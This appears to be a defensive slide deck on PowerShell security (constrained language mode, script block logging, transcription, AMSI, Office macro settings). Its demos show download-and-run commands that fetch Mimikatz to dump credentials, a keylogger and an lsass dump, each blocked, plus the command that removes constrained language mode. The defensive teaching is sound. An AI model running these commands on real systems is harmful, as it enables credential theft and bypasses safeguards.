
- Audit/block PowerShell script execution via AppLocker.
- Leverage Metering for PowerShell usage trend analysis.
 - Joe User ran PowerShell on 10 computers today?
- SCCM Software Metering can report on exe usage.
- Track PowerShell remoting usage

PowerShell Security: Constrained PowerShell

- Useful interim PowerShell security measure.
- Enabled Constrained Language Mode:

[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')

- Enable via Group Policy:
 - Computer Configuration\Preferences\Windows Settings\Environment



The screenshot shows the 'New Environment Properties' dialog box. The 'Common' tab is active. The 'Action' dropdown is set to 'Create'. The 'System Variable' radio button is selected. The 'Name' field contains '__PSLockdownPolicy' and the 'Value' field contains '4'. There are checkboxes for 'PATH' and 'Partial' on the right.

PowerShell Security: Constrained PowerShell

- Can mitigate initial PowerShell attack.
- Not a panacea.
- Considered minor mitigation method on roadmap to whitelisting.
- Bypassing Constrained PowerShell is possible
- Remove Constrained Language Mode:
Remove-Item Env:__PSLockdownPolicy
- Check Language Mode:
\$ExecutionContext.SessionState.LanguageMode

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedEx
ception
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
owershell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt'); Invoke-Mimikatz -DumpCr
...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
mmandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

PowerShell v5 Security Enhancements

RED TEAMS PREPARE



PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell enforced with AppLocker (Win 10)
- Antimalware Integration (Win 10)

<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>

Windows Management Framework (WMF) version 5 now available for download:

<https://www.microsoft.com/en-us/download/details.aspx?id=50395>

PowerShell v5 Install by Operating System

OS Version	Install .Net 4.5	Install WMF v4	Install WMF v5
Windows 7 Windows Server 2008 R2	✓	✓	✓
Windows 8 Windows Server 2012	N/A	N/A	N/A
Windows 8.1 Windows Server 2012 R2	-	-	✓
Windows 10	-	-	-

**Check application compatibility & test before deploying.*

PowerShell v5 Group Policy

- Windows 10 Administrative Templates (11/17/2015)
<https://www.microsoft.com/en-us/download/details.aspx?id=48257>
- Place Admin templates in AD GPO Central Store
<https://support.microsoft.com/en-us/kb/3087759>
- Create & Edit Group Policy

PowerShell v5 Security: Script Block Logging

The screenshot shows the Windows Settings application window titled "Turn on PowerShell Script Block Logging". The window has a blue title bar with standard Windows window controls (minimize, maximize, close). Inside the window, the title "Turn on PowerShell Script Block Logging" is repeated. To the right of the title are two buttons: "Previous Setting" and "Next Setting". Below the title, there are three radio button options: "Not Configured", "Enabled" (which is selected), and "Disabled". To the right of these options is a "Comment:" text box. Below the radio buttons is a "Supported on:" section with a text box containing "At least Microsoft Windows 7 or Windows Server 2008 family". At the bottom of the window, there are two sections: "Options:" and "Help:". The "Options:" section contains a checked checkbox labeled "Log script block invocation start / stop events:". The "Help:" section contains a text box with the following text: "This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation." Below this text is the attribution "Sean Metcalf (@Pyrotek3)" and a final sentence: "If you disable this policy setting, logging of PowerShell script input is disabled."

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☒ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

Sean Metcalf (@Pyrotek3)

If you disable this policy setting, logging of PowerShell script input is disabled.

PowerShell v5 Security: Script Block Logging

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General

Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABTAC...  
Running Invoke-Mimikatz...
```

Log Name: Microsoft-Windows-PowerShell/Operational

Sean Metcalf (@Pyrotek3)

Source: PowerShell (Microsoft-Wind

Logged:

6/25/2015 8:30:16 PM

PowerShell v5 Security: System-Wide Transcripts

Turn on PowerShell Transcription

Turn on PowerShell Transcription

Previous SettingNext Setting

☐ Not Configured

☒ Enabled

☐ Disabled

Comment:

Supported on:

At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Help:

Transcript output directory

.DLABDC1\DomainPowerShellTranscripts

☒ Include invocation headers:

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcribing for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents

Sean Metcalf (@Pyrotek3)

PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
*****
```

```
Windows PowerShell transcript start
```

```
Start time: 20150730171748
```

```
Username: ADSWK10\ADSAdmin
```

```
RunAs User: ADSWK10\ADSAdmin
```

```
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
```

```
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
```

```
Process ID: 3928
```

```
*****
```

```
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
```

```
*****
```

```
Command start time: 20150730172926
```

```
*****
```

```
PS C:\Windows\system32> get-service
```

Status	Name	DisplayName
-----	----	-----
Stopped	AIRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Running	AppXSvc	AppX Deployment Service (AppXSVC)
Running	AudioEndpointBu...	Windows Audio Endpoint Builder

PowerShell v5: Constrained PowerShell Enforced

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported


PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotSupported
```



Windows 10 PowerShell Security

Windows 10 PS Security: Antimalware Integration



Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\WINDOWS\system32> get-mpthreatdetection | Sort LastThreatStatusChangeTime -Descending

ActionSuccess                : True
AdditionalActionsBitMask     : 0
AMProductVersion             : 4.9.10586.0
CleaningActionID             : 9
CurrentThreatExecutionStatusID : 2
DetectionID                  : {A0FD4CBE-6ECD-4B56-8964-FCDF1D31FB0B}
DetectionSourceTypeID        : 2
DomainUser                   : NT AUTHORITY\SYSTEM
InitialDetectionTime         : 3/22/2016 2:27:19 PM
LastThreatStatusChangeTime   : 3/25/2016 5:21:32 PM
ProcessName                  : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime              :
Resources                    : {amsi:_PowerShell_C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.10586
                                .000000000000000013, file:_C:\Temp\Inv-MMK - Copy.ps1, file:_C:\Temp\Inv-MMK.ps1,
                                file:_C:\Temp\Inv-MMK2.ps1...}
ThreatID                     : 2147690356
ThreatStatusErrorCode        : 0
ThreatStatusID               : 1
PSComputerName               :
```

Microsoft.Management.Infrastructure.CimInstance#ROOT/Microsoft/Windows/Defender/MSFT_MpThreatDetection

Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\> Get-MpThreatDetection | sort InitialDetectionTime -Descending

ActionSuccess           : True
AdditionalActionsBitMask : 0
AMProductVersion        : 4.9.10586.0
CleaningActionID        : 2
CurrentThreatExecutionStatusID : 0
DetectionID              : {EC68B191-CD89-41C6-B5E2-3085722BFDF9}
DetectionSourceTypeID    : 10
DomainUser               : YODA\sean
InitialDetectionTime     : 3/25/2016 5:48:26 PM
LastThreatStatusChangeTime : 3/25/2016 5:48:59 PM
ProcessName              : Unknown
RemediationTime          : 3/25/2016 5:48:59 PM
Resources                : {amsi:_PowerShell_C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.1058
                          : .000000000000000010}
ThreatID                 : 2147706304
ThreatStatusErrorCode     : 0
ThreatStatusID           : 3
PSComputerName           :
```

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender: Now
2. AVG: Now (AVG Protection 2016.7496)
3. Avast:
“Avast will be implementing AMSI in the near future.”
(7/2015)
4. Trend Micro: ??
5. Symantec: ???
6. McAfee: ???
7. Sophos: ??
8. Kaspersky: ??
9. BitDefender: ??
10. F-Secure : ??
11. Avira : ??
12. Panda : ??
13. ESET: ??

Securing PowerShell: A Layered Defense

- Update PowerShell to v4 or v5 (where possible) for enhanced logging.
- Forward PowerShell logs to a central logging solution (Splunk, etc) and alert on suspicious activity.
- Identify PowerShell usage in the organization (metering) and alert when abnormal use is detected.
- Leverage constrained language mode where possible.
- Limit admin rights – users should not have admin on their computers!
- Ask your anti-malware/anti-virus/bad code detecting software vendor when they will support AMSI (Win 10).
- Block Microsoft Office macros, especially those that originate from the Internet (Office 2016 GPO).
- Deploy application whitelisting to block executable content from user locations (profile path, home directory, etc) and only allow exes from trusted locations (c:\program files, c:\windows, etc).

Summary

- PowerShell's capabilities makes it an excellent tool for attackers.
- PowerShell.exe is not PowerShell.
- Securing PowerShell is not straightforward.
- Enable PowerShell logging to understand its use in the environment.
- PowerShell v5 should be every organization's new baseline version.

Slides: Presentations.ADSecurity.org

And there's more! (just not now)

Microsoft Office Security in the “appendix”

References

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- Will Harmjoy's Empire presentation
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- WMI Persistence Whitepaper
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- PoshSecMod (Carlos Perez)
<https://github.com/darkoperator/Posh-SecMod>
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<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>
- ADSecurity.org

Awesome People in the PowerShell Security Community

- Ben Ten (0xA) (@Ben0xA)
 - <http://ben0xa.com/>
- Carlos Perez (@Carlos_Perez)
 - <http://www.darkoperator.com/>
- Casey Smith (@subtee)
 - <http://subt0x10.blogspot.com/>
- Chris Campbell (@obscuresec)
 - <http://obscuresecurity.blogspot.com>
- Jared Atkinson (@jaredcatkinson)
 - <http://www.invoke-ir.com/>
- Justin Warner (@sixdub)
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- Joseph Bialek (@JosephBialek)
 - <https://clymb3r.wordpress.com>
- Lee Christensen (@tifkin_)
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- Matt Graeber (@mattifestation)
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- Matt Johnson (@mwjcomputing)
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- Rafael Mudge (@armitagehacker)
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- Will Harmjoy (@harmj0y)
 - <http://blog.harmj0y.net>

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
AD Security Info:
www.ADSecurity.org

Appendix

Microsoft Office Macro Security

Macro Protection by Microsoft Office Version

- Microsoft Office 2000
 - Low
 - Medium
 - High
- Microsoft Office 2003
 - Low
 - Medium
 - High
 - Very High



Macro Protection by Microsoft Office Version

- Microsoft Office 2007 (Trust Center)
- Office 2007 New Macro Security Options
 - Disable all macros without notification
 - Disable all macros with notification
 - Disable all macros except digitally signed macros
 - Enable all macros (not recommended, potentially dangerous code can run)
 - Trust access to the VBA project object model
- Microsoft Office 2010 -
 - By default, VBA is enabled & trusted VBA macros are allowed to run.
 - Trusted Locations
 - Trusted Publishers
 - Office Protected View

Microsoft Office Protected View (2010)

- Files from risky locations (Internet) are opened in Protected View.
- MOICE (Microsoft Office Isolated Converter Environment).
- MOICE takes a potentially risky binary file type and convert it within a sandboxed process to the new XML format, then back to the binary format and open it.
- Purpose is to remove any exploit code that was hidden away within the file.

Macro Protection by Microsoft Office Version

- Microsoft Office 2013 Telemetry Dashboard
 - determine macro usage
 - **Disabled** by default
 - Enabled by using Group Policy, registry settings, or by selecting the Enable Logging button in Telemetry Log
 - <https://technet.microsoft.com/en-us/library/jj863580.aspx>
 - https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/
- Microsoft Office 2016
 - Block macros in files originating from the Internet and external email systems

Office 2013 Telemetry Dashboard

https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/

Solutions Frequently used

[Add-in management mode](#)



Solution name	Office usage inventory		Office 2013 telemetry data						
	Total users	Office 2013	Success (%)	Trend	Critical	Informative	Load time	Application	Built-in
EvernoteOL.Connect	2	2	44%	↗	3	0	0.15	Outlook	
Microsoft.VisualStudio.QualityTools.Lo	23	21	25%	↗	2	0	1.38	Excel	
Microsoft.VisualStudio.QualityTools.Lo	16	15	44%	↗	2	0	0.55	Excel	
OCommClips.Connect	5	5	99%		1	0	2.22	Word	
Microsoft.Office.PowerPivot.ExcelAddr	2	2	98%		1	1	0.09	Excel	
OCommClips.Connect	1	1	96%		1	0	0.19	Excel	
PDFMOutlook.PDFMOutlook	1	1	0%		1	0		Outlook	
Bing Location Mapper	1	1	60%	↗	1	0		Excel	
Excel Bubbles	1	1	45%	↗	1	0		Excel	
OutlookChangeNotifier.Connect	86	82	100%	↗	0	0	0.18	Outlook	

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